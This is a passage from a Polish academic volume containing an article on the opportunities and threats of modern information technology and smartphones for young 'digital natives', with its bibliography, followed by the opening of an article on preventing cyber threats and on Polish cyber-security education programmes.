- Marlatt G.A., Gordon J.R., *Relapse Prevention: Maintenance Strategies in the Treatment of Addictive Behavior*. New York, 1985 Guilford Press.
- Nowelizacja ustawy o systemie oświaty w pigułce, http://www.men.gov.pl/images/stories/komunikat_20090223/6_ustawa_w_pigulce.pdf (dostęp: 15.03.2011).
- Podstawa programowa – Edukacja techniczna i matematyczna*, http://www.reformaprogramowa.men.gov.pl/images/Podstawa_programowa/men_tom_6.pdf (dostęp: 11.30.2011).
- Polak M., *Mapa społecznych umiejętności XXI wieku*, http://edunews.pl/index.php?option=com_content&task=view&id=522&Itemid=548 (dostęp: 07.04.2011).
- Polak M., *Nie ma odwrotu od technologii edukacyjnych*, http://www.edunews.pl/index.php?option=com_content&task=view&id=454&Itemid=487 (dostęp: 03.04.2011).
- Polak M., *Nowe technologie dobre dla edukacji szkolnej*, http://www.edunews.pl/index.php?option=com_content&task=view&id=89&Itemid=136 (dostęp: 03.04.2011).
- Polak M., *Nowe technologie edukacyjne pomagają osobom niepełnosprawnym*, http://www.edunews.pl/index.php?option=com_content&task=view&id=545&Itemid=568 (dostęp: 03.04.2011).
- Polak M., *Wszędobylski edutainment (1)*, http://www.edunews.pl/index.php?option=com_content&task=view&id=361&Itemid=394 (data dostępu: 30.03.2011).
- Poprawa R., *W pułapce Internetu*, <http://www.badania.psychologia.uni.wroc.pl/?type=artykul>
- Pyżalski J., *Polscy nauczyciele i uczniowie a agresja elektroniczna – zarys teoretyczny i najnowsze wyniki badań* [w:] *Człowiek i uzależnienia*, red. M. Jędrzejko, D. Sarzała, Oficyna Wydawnicza ASPRA-JR, Pułtusk–Warszawa, <http://cms1.wsp.crowley.pl/files/Polscy%20nauczyciele%20i%20uczniowie%20a%20agresja%20elektroniczna.pdf> (dostęp: 21.03.2011).
- Rezolucja wspierająca wprowadzanie technologii informacyjno-komunikacyjnych (ICT) do systemów edukacji w Europie, http://www.men.gov.pl/index.php?option=com_content&view=article&id=407%3Arezolucja-wspierajca-wprowadzanie-technologiei-informacyjno-

- Siemieniecki B., Lewandowski W., *Internet w szkole*, Wyd. A. Marszałek, Toruń 2000.
- Sokołowski M. (red.), *Oblicza Internetu. Internet w przestrzeni komunikacyjnej XXI wieku*, Wyd. PWSZ, Elbląg 2006.
- Wojtyła K., *Osoba i czyn oraz inne studia antropologiczne*, red. T. Styczeń, W. Chudy, Lublin 2000.
- Woronowicz B., *Bez tajemnic o uzależnieniach i ich leczeniu*. Wyd. Instytut Psychiatrii i Neurologii, Warszawa 2001.
- Zieliński J. *Czym jest Internet?*, <http://www.winter.pl/internet/czym.html>

Beata KUŹMIŃSKA-SOŁŚNIA

Uniwersytet Technologiczno-Humanistyczny w Radomiu

**NOWOCZESNE TECHNOLOGIE INFORMATYCZNE
– MOŻLIWOŚCI I ZAGROŻENIA
MODERN TECHNOLOGIES
– OPPORTUNITIES AND THREATS**

Słowa kluczowe: nowe media, urządzenia mobilne, Internet, zagrożenia

Keywords: new media, mobile device, internet, threats

Streszczenie

W artykule zwrócono uwagę na tempo przemian cywilizacyjnych i intensywny rozwój technologii informatycznej, która nie może pozostać bez wpływu na jakość życia pokolenia „cyfrowych tubylców”. Wskazano potencjał i zagrożenia jakie niosą nowoczesne technologie informatyczne.

Summary

The article draws attention to the pace of civilization and the rapid development of mobile technology which can't remain without effect on the quality of life for a generation of "digital natives". Indicated the potential and risks posed by modern information technology.

Większość technologii ma świetlisty awers, ale życie dało im rewers – czarną rzeczywistość.

Stanisław Lem

Wstęp

Nowoczesne narzędzia informatyczne wkroczyły do wszystkich sfer naszego życia i diametralnie zmieniły system funkcjonowania – standard życia, sposób wykonywanej pracy, rodzaj komunikowania się. Nowa cywilizacja przyniosła ze sobą nowy styl życia rodzinnego, a przede wszystkim – zupełnie nową świadomość¹. W ciągu dość krótkiego okresu ewolucji mobilne urządzenia stały

¹ A. Toffler, *Trzecia fala*, PIW, Warszawa 2001.

się nowym masowym medium, o znacznej skali i poziomie społecznego oddziaływania, które rządzi się odmiennymi prawami. Są nieodłącznym elementem, szczególnie życia młodych osób, tzw. cyfrowych tubylców (*digital natives*), dla których formy analogowe wydają się być „przestarzałe”, główny potencjał upatrują w cyfrowych technologiach.

1. Użytkownicy nowoczesnych technologii informatycznych

Jedną z najważniejszych cech współczesności jest to, że charakteryzuje się wysokim poziomem rozwoju nauki i techniki, w tym także informatyki². Współczesna cywilizacja informacyjna jest nierozzerwalnie związana z komputerem i nowoczesnymi środkami masowego przekazu.


W ostatnich latach notuje się szybki rozwój technologii smartfonów, które uzupełniają gamę komputerowych urządzeń mobilnych. Istotnym znaczeniem tych urządzeń jest możliwość dostępu do danych (informacji) i możliwość zarządzania nimi w dowolnym czasie i miejscu. Użytkownicy smartfonów mają stały dostęp do Internetu, a zatem do materiałów, dokumentów, bieżących informacji. Oznacza to również możliwość stałego kontaktu z internautami na różnych płaszczyznach. Dzięki temu młodzi są z tymi mediami wręcz „zrośnięci” – laptopa, czy smartfon zabierają ze sobą do łóżka, by np. przez Skype’a czy na Facebooku być w stałym kontakcie z innymi lub uczestniczyć w zabawie – grach społecznościowych, które są także jedną z form na poznanie nowych osób.

Obecnie smartfon staje się coraz bardziej popularny, o czym świadczą między innymi opublikowane przez firmę IDC (*International Data Corporation*) dane dotyczące sprzedaży w II kw. 2013 r. telefonów komórkowych i smartfonów. Sprzedaż telefonów komórkowych w porównaniu z analogicznym okresem roku poprzedniego wzrosła o 6%, zaś smartfonów o 52,3%³. Wzrost popularności smartfonów potwierdzają również badania sondażowe przeprowadzone w 2013 roku wśród 117 studentów Uniwersytetu Technologiczno-Humanistycznego im. Kazimierza Pułaskiego w Radomiu. W badaniu wzięły udział 63 kobiety i 54 mężczyzn, spośród których 55% badanych zadeklarowało korzystanie na co dzień ze smartfona. Nie rozstaje się z nim 90% spośród jego użytkowników. Ponadto 47% uczestników ankiety zadeklarowało, że korzysta za pośrednictwem smartfona z Internetu codziennie, 33% często, 17% sporadycznie i tylko 3% nie korzysta w ten sposób z dostępu do sieci.

² W. Furmanek, *Edukacja a przemiany cywilizacyjne*, Wydawnictwo Oświatowe Fosze, Rzeszów 2010, s. 35.

³ W. Piechocki, *Sprzedaż smartfonów i telefonów komórkowych w II kw. 2013 r. – Samsung miażdży konkurencję*, <http://gsmonline.pl/artykuly/sprzedaz-smartfonow-i-telefonow-komorkowych-w-ii-kw-2013-r-samsung-miazdzy-konkurencje>.

Najchętniej używanymi aplikacjami w opinii badanych są: portale informacyjne, gry oraz serwisy społecznościowe i usługi komunikacyjne (rysunek 1).



Rysunek 1. Dane dotyczące popularności aplikacji w opinii badanych użytkowników smartfonów

Rosnący udział odsłon stron internetowych generowanych za pomocą urządzeń mobilnych, coraz większa popularność smartfonów i tabletów, a jednocześnie zmieniające się nawyki internautów – sposób korzystania z sieci, to przesłanki świadczące o tym, że najbliższe lata będą pod znakiem technologii mobilnych⁴.

Warto również zwrócić uwagę, że dzisiejsze pokolenie cyfrowych tubylców, wychowane na nowych mediach, myśli i postępuje inaczej niż poprzednie. Jak dowodzą badania, mózg cyfrowych tubylców funkcjonuje inaczej niż mózg cyfrowych imigrantów. W budowie mózgu u nałogowych internautów nastąpiły zmiany powodujące powstawanie tzw. hipertekstowych umysłów, co oznacza zmianę sposobu myślenia z linearnego na hipertekstowy i wielowątkowy⁵. Dlatego preferują wielozadaniowość, wykonują kilka czynności jednocześnie, zadania rozwiązują z jedną słuchawką empetrójki w uchu, bo jak twierdzą – łatwiej się im skupić, gdy się i pisze, i słucha.

⁴ M. Filiciak, *Młodzi i media*, SWPS, Warszawa 2010.

⁵ G. Small, G. Vorgan, *Your iBrain: How Technology Changes the Way we Think*, „Scientific American Mind” 2008, October.

2. Potencjał technologii informatycznych

Postęp techniczny i nowoczesne technologie informatyczne są głównym czynnikiem procesu globalizacji, a także nieocenionym środkiem w procesie kształcenia i wychowywania. Internet, komunikacja elektroniczna, telefony komórkowe, smartfony, komputery sprawiają, że informacje są przesyłane w sposób ciągły, szybki i niezawodny do wszystkich miejsc na świecie, co wzmacnia globalne interakcje. Postęp techniczny zmienia rzeczywistość. Urządzenia techniczne i mobilne stają się coraz bardziej przyjazne. Wykorzystanie technologii komputerowej i komunikacji bezprzewodowej pozwala między innymi na tworzenie coraz bardziej inteligentnych systemów, konkurencyjnych różnorodnych produktów, unowocześnionych wyrobów, warunkujących innowacyjność gospodarki. Modernizowane są procesy wytwórcze i linie produkcyjne, następuje wzrost automatyzacji i robotyzacji, rozszerzenie możliwości i wsparcia działań ludzkich technologiami informatycznymi m.in. w zakresie diagnostyki i terapii medycznej.

Globalizacja, informatyzacja, robotyzacja i integracje regionalne na tyle przeobrażają obecne uwarunkowania rozwoju, że zasadniczo zmieniają fundamenty warunkujące jakość życia ludzi oraz sposoby organizowania i zarządzania działalnością badawczą, produkcyjną i handlową. Dostęp do informacji w każdej chwili, niemal z dowolnego miejsca na świecie jest nieograniczony.


Ogromne znaczenie technologii komputerowej i informacyjnej niemal we wszystkich dziedzinach życia, również w edukacji – stwarza nowe możliwości.

Wykorzystując potencjał nowoczesnych narzędzi informatycznych młodzież ma możliwość między innymi⁶:

- szybkiego dostępu do bogatych zasobów wszelkich rodzajów informacji, korzystania z encyklopedii, słowników, e-booków;
- wizualizacji materiału nauczania;
- dyskusji niezależnie od czasu i miejsca pobytu, szybkiej komunikacji;
- rozwoju własnych umiejętności począwszy od poszukiwania informacji do nawiązywania kontaktów interpersonalnych;
- występowania w roli ekspertów na specjalistycznych forach czy innych formach sieciowych wspólnot;
- edukacji na odległość;
- komputerowego wspomaganie procesu nauczania, który staje się bardziej atrakcyjny, pobudza aktywność, rozwija kreatywność, zachęca do poszukiwań i odkryć;
- rozrywki, ćwiczenia wyobraźni i pamięci, udział w różnego rodzaju grach dydaktycznych i logicznych itp.

⁶ B. Kuźmińska-Sołsnia, *Nowe technologie informacyjne – szansą i zagrożeniem dla młodzieży szkolnej* [w:] *Komputer w edukacji*, red. J. Morbitzer, Kraków 2006, s. 115–119.

Na podstawie doświadczeń w pracy ze studentami Andrzej Syguła – autor artykułu „Smartfon jako narzędzie w procesie edukacji w szkole wyższej – możliwości i perspektywy zastosowania” przedstawił w postaci mapy myśli listę wybranych kategorii i aplikacji, która tworzy smartfonowe środowisko edukacyjne studenta Sheffield Hallam University (rysunek 2). Analogicznie można upatrywać przydatność urządzeń mobilnych, w tym smartfonów, w polskiej rzeczywistości.



Rysunek 2. Przykład „smartfonowego środowiska” uczenia się studenta⁷

Praktyczne zastosowanie mobilnych urządzeń w edukacji szkolnej zaproponowali w 2011 roku autorzy publikacji pod redakcją Lechosława Hojnackiego: *M-LEARNING, czyli (r)ewolucja w nauczaniu*⁸ oraz *M-LEARNING, czyli (r)ewolucja w uczeniu się*⁹. W swoich przewodnikach przedstawili zbiór pomysłów i podpowiedzi dotyczących możliwości wykorzystania nowych, mobilnych technologii informacyjnych zarówno w nauczaniu, jak i uczeniu się, zachęcając do dostarczenia w nowych technologiach ogromnych możliwości wspomaganie edukacji, rozwoju, komunikacji i współpracy.

⁷ A. Syguła, *Smartfon jako narzędzie w procesie edukacji w szkole wyższej – możliwości i perspektywy zastosowania*, http://www.e-edukacja.net/dziewiata/referaty/Sesja_2b_1.pdf

⁸ L. Hojnacki (red.), *M-LEARNING, czyli (r)ewolucja w nauczaniu*, wyd. Think Global sp. z o.o., Warszawa 2011.

⁹ Tamże.

Skala dynamicznych przemian tworzy zatem nowe środowisko naturalne człowieka, w którym funkcjonowanie wymaga umiejętności szybkiego przystosowywania się do gwałtownych i dynamicznych zmian.

Warto zatem już dziś przygotować się do ekspansji urządzeń mobilnych w edukacji, a co za tym idzie – przebudować serwisy internetowe, udostępnić programy klienckie do platform edukacyjnych, wprowadzać do kursów materiały przyjazne dla użytkowników mobilnych. Stawia to współczesnych ludzi wobec nowych potrzeb, nowych wyzwań i nowych zagrożeń. Dlatego pomimo wielu korzyści płynących z dostępu do niczym nieograniczonej informacji, warto mieć na uwadze nie tylko wielki potencjał i możliwości nowoczesnych narzędzi informatycznych, ale również niebezpieczeństwa, jakie niosą ze sobą nowe media.

3. Zagrożenia ze strony nowych mediów

Nowe media to między innymi nowe podejście do otaczającej nas rzeczywistości, wynikające z możliwości, jakie otwierają przed nami nowe technologie, rozmaite usługi internetowe czy telefony komórkowe, które wypełniają życie nas wszystkich, a przede wszystkim „cyfrowych tubylców”. Popularyzacja Internetu i komórek zmieniła sposób w jaki żyjemy, pracujemy, bawimy się i uczymy. Ogólnoświatowa sieć komputerowa stała się w ostatnim czasie najbardziej wciągającym i najsilniej ingerującym w nasze życie medium informacyjnym¹⁰. Kształtuje ono pewien rodzaj komunikacji sieciowej, stwarzającej swego rodzaju zagrożenie, które wynika między innymi z przekazywania wszelkich informacji maszynom, które przestają być już tylko biernym ich magazynem¹¹. Potwierdzeniem jest także raport „Being Human: Human-Computer Interaction in the year 2020”¹², w którym autorzy przewidują dalsze wzmocnienie nieintencjonalnej interakcji człowieka z maszyną. Zmiany mają być zauważalne również w zakresie tzw. interakcji człowiek – komputer: ludzie coraz częściej będą pozyskiwać informacje za pośrednictwem komputerów, a zarazem komputery coraz bardziej będą w stanie przewidywać oczekiwania ludzi.

Silne uzależnienie od dostępu do technologii informatycznych powoduje stopniowe zanikanie tradycyjnych form więzi i przekazu informacji („tradycyjna” korespondencja, kontakty osobiste, wydawnictwa drukowane, kino, teatr).

W rzeczywistości jesteśmy zatem coraz bardziej zależni od maszyn i nowych technologii. Im bardziej staramy się dopasować je do naszych potrzeb,

¹⁰ R. Tadeusiewicz, *Kryzys człowieka w świecie mediów*, Biuletyn Informacyjny Politechniki Lubelskiej 2008, 2(20), s. 38.

¹¹ W. Gogolek, *Komunikacja sieciowa. Uwarunkowania, kategorie i paradoksy*, Wydawnictwo ASPRA-JR, Warszawa 2010.

¹² <http://research.microsoft.com/en-us/um/cambridge/projects/hci2020/default.html>

tym bardziej sami przyporządkowujemy nasze życie i zwyczaje, aby sprostać ich wymaganiom.

Generalnie zagrożenia związane z technologiami informatycznymi można podzielić na pięć grup: moralne, społeczne, intelektualne, psychiczne, fizyczne¹³.

Serfując po stronach internetowych można znaleźć dosłownie wszystko, a więc także informacje uważane za nieprawdziwe, szkodliwe, a często także nieodpowiednie dla poszczególnych grup wiekowych. Zagrożeniem są także strony upowszechniające treści nienawistne. Ponadto nieświadome kłopotów dzieci często beztrudno przekazują online osobiste informacje i łatwo dają się wciągać w sprytne pułapki zastawiane przez oszustów i inne osoby mogące je skrzywdzić. Taka ufność może często doprowadzić do tragedii, bowiem nigdy tak naprawdę nie wiadomo, z kim prowadzimy rozmowę – może to być fajny kolega, ale także może to być złodziej czy morderca.

W sieci wszyscy są anonimowi, co ma niejednokrotnie znaczny wpływ na zatracenie wszelkich hamulców moralnych, np.: greczny i dobry uczeń rozmawiając z kimś za pośrednictwem Internetu używa wielu przekleństw i innych wulgaryzmów, których nigdy nie odważyłby się powiedzieć w obecności kolegów i najbliższych. Granicą anonimowości jest łamanie prawa, które towarzyszy szybkiemu procesowi zaludniania wirtualnego świata, a wraz z nim „przenoszenie się do niego również przestępców: złodziei, pedofilów, stręczycieli itp.”¹⁴. Internet niesie także ze sobą duże zagrożenie w kwestii cyfrowej dystrybucji materiałów. Początkowo zakładano, iż książkom nie grozi piractwo komputerowe podobne do tego, jakim zagrożone są w Sieci produkty muzyczne i wideo. Obecnie jednak, gdy czytniki e-książek stały się popularne, a wydawcy coraz większą liczbę tytułów udostępniają w wersji cyfrowej, problem piractwa nabiera znaczącego wymiaru. Wiele nieautoryzowanych kopii może być łatwo odczytywanych za pomocą tychże czytników. W wyniku tego pojawił się nowy problem dotyczący dystrybucji książek i ochrony praw autorskich, którego dotychczas nie rozwiązano w sposób zadowalający¹⁵.

Rosnąca popularność Internetu oraz lawinowy przyrost informacji, którymi dzielą się w sieci jej użytkownicy, stanowi także ogromne wyzwanie i zagrożenie dla biznesu. Inteligentny przeciwnik może w prosty sposób powiązać informacje zawarte w ogólnodostępnych portalach oraz serwisach społecznościowych, wchodząc w posiadanie informacji, które jeszcze niedawno dostępne były jedynie przy wykorzystaniu technik szpiegostwa. Nastąpił znaczny

¹³ M. Rostkowska, *Komputer zagrożeniem dla młodzieży*, XIV Konferencja „Informatyka w szkole”, Lublin 1998, s. 209.

¹⁴ B. Ciżkowicz, *Ciemne strony Internetu [w:] Media i społeczeństwo*, red. M. Sokółowski, Toruń 2008, s. 311.

¹⁵ W. Gogołek, *Komunikacja sieciowa...*, s. 133.

wzrost technicznych możliwości ingerencji w prywatność jednostek i społeczeństw, monitorowanie łączności telekomunikacyjnej i sieciowej, gromadzenie informacji osobowych, znaczne poszerzenie możliwości manipulowania opiniami i zachowaniami zbiorowości za pośrednictwem nowych narzędzi medialnych i informatycznych.

Innym przykładem informacji niosących ryzyko są dane o relacjach biznesowych lub fragmenty plików konfiguracyjnych umieszczane na forach przez administratorów poszukujących rozwiązań technicznych napotkanych problemów. Wiele osób staje się wręcz ofiarami ataków cyberprzestępców, a wśród zagrożeń wymieniają one: wirusy, spamy i programy szpiegujące.

Z uwagi na gwałtowny przyrost informacji narzekamy nie tyle na dostęp do niej, ile na jej nadmiar. Skutkiem natłoku informacyjnego jest zjawisko psychiczne zwane przeciążeniem informacyjnym¹⁶. Występuje, gdy nie jesteśmy w stanie skosztować docierającej do nas informacji, przez co pogłębia się swego rodzaju przepełnienie. Jest ona zauważalna także w nowych mediach, które choć są tworzone z myślą o przeciętnym użytkowniku, są zarówno w działaniu, jak i oferowanych możliwościach na tyle skomplikowane (szczególnie dla „cyfrowych imigrantów”), że tylko niektórzy potrafią z nich w pełni korzystać. W konsekwencji jest to jedna z przyczyn zwiększania różnic społecznych¹⁷. Poza tym pojawia się zjawisko marginalizacji grup ludzi nieposiadających dostępu do nowoczesnych technologii cyfrowych – od telefonu po komputer i Internet, coraz więcej ludzi nie potrafi się dobrze dostosować do tej szybkiej zmiany środowiska społecznego. Ten aspekt zwrócił uwagę Manuela Castellsa, który stworzył teorię podzielonego miasta informacyjnego (informational city), w którym obok gospodarki globalnej i nasycenia informacją trwają i rozrastają się grupy upośledzone, klasa pariasów, nie tylko informacyjnych¹⁸.

Z kolei uczestnicy cyberprzestrzeni tracą niejednokrotnie poczucie kontroli sytuacji i środowiska w którym żyją. W wielu wypadkach powrót do rzeczywistości okazuje się bardzo trudny bądź nawet niemożliwy. Zaciera się coraz bardziej granica pomiędzy rzeczywistością i fikcją – często partnerem człowieka przestaje być inny człowiek – staje się nim maszyna. Następuje współdziałanie postaci rzeczywistych i wymyślonych, szczególnie za sprawą technik animacji komputerowej, która pozwala na łączenie elementów rzeczywistości z nierze-

¹⁶ W. Babik, *O natłoku informacji i związanym z nim przeciążeniu informacyjnym* [w:] *Człowiek – media – edukacja*, red. J. Morbitzer, Kraków 2010, s. 22.

¹⁷ T. Goban-Klas, *Cywilizacja medialna*, WSiP, Warszawa 2005, s. 260.

¹⁸ T. Goban-Klas, P. Sienkiewicz, *Spółczesność informacyjna: Szanse, zagrożenia, wyzwania*, Wydawnictwo Fundacji Postępu Telekomunikacji, Kraków 1999, s. 57.

czywistością¹⁹. Na skutek tego następuje powolne izolowanie się od rzeczywistej społeczności, co prowadzi do chorób, patologii, a w skrajnych przypadkach nawet do fizycznego wyczerpania.

Zakończenie

Niewątpliwie przekroczono kolejny próg w rewolucji środków komunikacji i informacji, a Internet stał się narzędziem pośredniczącym w komunikacji. Dzięki temu z jednej strony mamy wiele ważnych korzyści – nowoczesne technologie informatyczne ułatwiają życie codzienne, rozszerzają możliwości intelektualne, poprawiają jakość i długość życia, umożliwiają lepszy kontakt ze światem i innymi ludźmi. Z drugiej strony stwarzają one wiele nowych, dotychczas nieznanych problemów i zagrożeń. Lecz podobnie jak Internet nie może zastąpić bezpośredniego kontaktu między ludźmi, tak cyberprzestrzeń nie może zastąpić prawdziwego świata. „Internet podobnie jak inne narzędzia komunikacji jest środkiem, a nie celem samym w sobie – służy tylko wtedy, gdy korzysta się z niego w sposób kompetentny, z pełną świadomością jego zalet i wad”²⁰.

Bibliografia

- Babik W., *O natłoku informacji i związanym z nim przeciążeniu informacyjnym* [w:] *Człowiek – media – edukacja*, red. J. Morbitzer, Kraków 2010, s. 22.
- Being Human: Human-Computer Interaction in the Year 2020 [w:] <http://research.microsoft.com/en-us/um/cambridge/projects/hci2020/default.html>
- Ciżkowicz B., *Ciemne strony Internetu, Media i społeczeństwo*, red. M. Sokołowski, Toruń 2008.
- Filiciak M., *Młodzi i media*, SWPS, Warszawa 2010.
- Furmanek W., *Edukacja a przemiany cywilizacyjne*, Wydawnictwo Oświatowe Fosze, Rzeszów 2010.
- Goban-Klas T., *Cywilizacja medialna*, WSiP, Warszawa 2005.
- Goban-Klas T., Sienkiewicz P., *Spoleczeństwo informacyjne: Szanse, zagrożenia, wyzwania*, Wydawnictwo Fundacji Postępu Telekomunikacji, Kraków 1999.
- Gogołek W., *Komunikacja sieciowa. Uwarunkowania, kategorie i paradoksy*, Wydawnictwo ASPRA-JR, Warszawa 2010.
- Hojnacki L. (red.), *M-LEARNING, czyli (r)ewolucja w nauczaniu*, wyd. Think Global sp. z o.o., Warszawa 2011.

¹⁹ B. Jung, *Ponowoczesność i produkt medialny* [w:] *Komunikowanie w perspektywie ekonomicznej i społecznej*, red B. Jung, Oficyna wydawnicza SGH, Warszawa 2001, s. 143.

²⁰ Jan Paweł II, *Internet nowym forum dla głoszenia Ewangelii*, http://www.paulus.org.pl/media.temat_papiez,2002

- Hojnacki L. (red.), *M-LEARNING, czyli (r)ewolucja w uczeniu się*, wyd. Think Global sp. z o.o., Warszawa 2011.
- Jan Paweł II, *Internet nowym forum dla głoszenia Ewangelii*, http://www.paulus.org.pl/media.temat_papiez,2002 (dostęp: 20.01.2014).
- Kuźmińska-Sołśnia B., *Nowe technologie informacyjne – szansą i zagrożeniem dla młodzieży szkolnej* [w:] *Komputer w edukacji*, red. J. Morbitzer, Kraków 2006.
- Piechocki W., *Sprzedż smartfonów i telefonów komórkowych w II kw. 2013 r. – Samsung miażdży konkurencję*, <http://gsmonline.pl/artykuly/sprzedaz-smartfonow-i-telefonow-komorkowych-w-ii-kw-2013-r-samsung-miazdzy-konkurencje>.
- Rostkowska M., *Komputer zagrożeniem dla młodzieży* [w:] XIV Konferencja „Informatyka w szkole”, Lublin 1998.
- Small G., Vorgan G., *Your iBrain: How Technology Changes the Way we Think*, „Scientific American Mind” 2008, October.
- Syguła A., *Smartfon jako narzędzie w procesie edukacji w szkole wyższej – możliwości i perspektywy zastosowania*, http://www.e-edukacja.net/dziewiata/referaty/Sesja_2b_1.pdf
- Tadeusiewicz R., *Kryzys człowieka w świecie mediów* [w:] *Biuletyn Informacyjny Politechniki Lubelskiej* 2008.
- Tofler A., *Trzecia fala*, PIW, Warszawa 2001.

Iwona ISKIERKA

Politechnika Częstochowska

ZAPOBIEGANIE I ZWALCZANIE ZAGROŻEŃ ZE STRONY CYBERPRZESTRZENI

PREVENTION AND FIGHT AGAINST THREATS FROM CYBER SPACE

Słowa kluczowe: cyberzagrożenie, cyberatak

Keywords: cyber threats, cyber attack

Streszczenie

W pracy omówiono zagadnienia związane z ochroną przed cyberzagrożeniami. Zwrócono uwagę na wzrost cyberzagrożeń i konieczność skoordynowania działań w zakresie zapobiegania i zwalczania zagrożeń ze strony cyberprzestrzeni. Ukazano działania zespołu CERT.GOV.PL, funkcjonującego w ramach Departamentu Bezpieczeństwa Teleinformatycznego ABW, które szczególnie uwzględniają ataki ukierunkowane na infrastrukturę obejmującą systemy i sieci teleinformatyczne. Wskazano na potrzebę cyberedukacji dla bezpieczeństwa.

Summary

The work discusses the issues related to the protection against cyber threats. Attention on the growth of cyber threats and the need to coordinate activities in the field of the prevention and control of risks on the part of cyberspace. Discusses the Team CERT.GOV.PL functioning within the framework of the Security Department of the ABW, which particularly include targeted attacks on infrastructure, including information and communication systems and networks. Indicated the need of education for cyber security.

Wstęp

Firma Kaspersky Lab opublikowała dokument zawierający przegląd zagrożeń internetowych, liczby incydentów naruszenia bezpieczeństwa dotyczących urządzeń mobilnych, ataków sieciowych oraz zagrożeń lokalnych w roku 2013¹. Zwrócono uwagę, że w 2013 roku ogólny globalny poziom zagrożeń internetowych zwiększył się o 6,9 pkt proc. – w 2013 roku 41,6% komputerów zostało zaatakowanych co najmniej jeden raz. W celu przeprowadzenia wszystkich tych

¹ http://www.kaspersky.pl/about.html?s=news_reviews&cat=3&newsid=2166

ataków internetowych w 2013 r. cyberprzestępcy wykorzystali 10 604 273 unikatowe maszyny – o 60,5% więcej niż w 2012 roku. W 2013 roku miał miejsce dalszy wzrost liczby incydentów naruszenia bezpieczeństwa dotyczących urządzeń mobilnych, a wyrafinowanie i liczba tych zagrożeń osiągnęły nowy wysoki poziom. Głównym celem większości szkodliwych aplikacji mobilnych była kradzież pieniędzy, a następnie danych osobistych. Android nadal stanowi najpopularniejszy cel ataków, przyciągając aż 99,9% znanego szkodliwego oprogramowania. Kaspersky Lab jest jednym z najszybciej rozwijających się producentów rozwiązań bezpieczeństwa na świecie. Jest to międzynarodowa grupa działająca w prawie 200 krajach na świecie. Obecnie firma posiada ugruntowaną pozycję jednego z czterech wiodących na świecie producentów oprogramowania antywirusowego².

Ministerstwo Spraw Wewnętrznych udostępniło dokumentację związaną z „Rządowym Programem Ochrony Cyberprzestrzeni na lata 2011–2016”. W załączniku czwartym umieszczono dokument: „Działanie Rządowego Zespołu Reagowania na Incydenty Komputerowe”³. Ze względu na potrzebę cyberedukacji dla bezpieczeństwa na uwagę zasługują: załącznik 10 „Prowadzenie społecznej kampanii edukacyjno-prewencyjnej w mediach publicznych” oraz załącznik 11 „Prowadzenie kampanii informacyjno-profilaktycznej na stronach internetowych”. Bez edukacji nie będzie bezpieczeństwa w sieci, dlatego do szkół kierowanych jest większość projektów poświęconych tej tematyce. W partnerstwie z Fundacją Dzieci Niczyje oraz Fundacją „Kierowca Bezpieczny”, Microsoft przygotował program bezpieczeństwa internetowego dzieci „3... 2... 1... Internet!”. Kampania edukacyjna „3... 2... 1... Internet!” ma na celu nauczenie dzieci właściwych nawyków korzystania z technologii informacyjnych. Microsoft rozesłał do ponad 14 000 szkół podstawowych w Polsce oryginalne pakiety dydaktyczne z zakresu bezpieczeństwa internetowego dzieci. Jest to element zawartego we wrześniu 2009 roku porozumienia pomiędzy firmą Microsoft a Ministerstwem Edukacji Narodowej, w ramach programu „Partnerstwo dla Przyszłości”. Materiały edukacyjne „3... 2... 1... Internet!”, które nauczyciele mogą wykorzystywać podczas lekcji, zostały wspólnie opracowane przez Microsoft i Fundację Dzieci Niczyje, we współpracy z Fundacją „Kierowca Bezpieczny”. Ambasadorem projektu jest Krzysztof Hołowczyc. W ramach projektu powstał serwis internetowy dla dzieci, www.321internet.pl, komiks oraz propozycja zajęć edukacyjnych przeznaczona do realizacji w 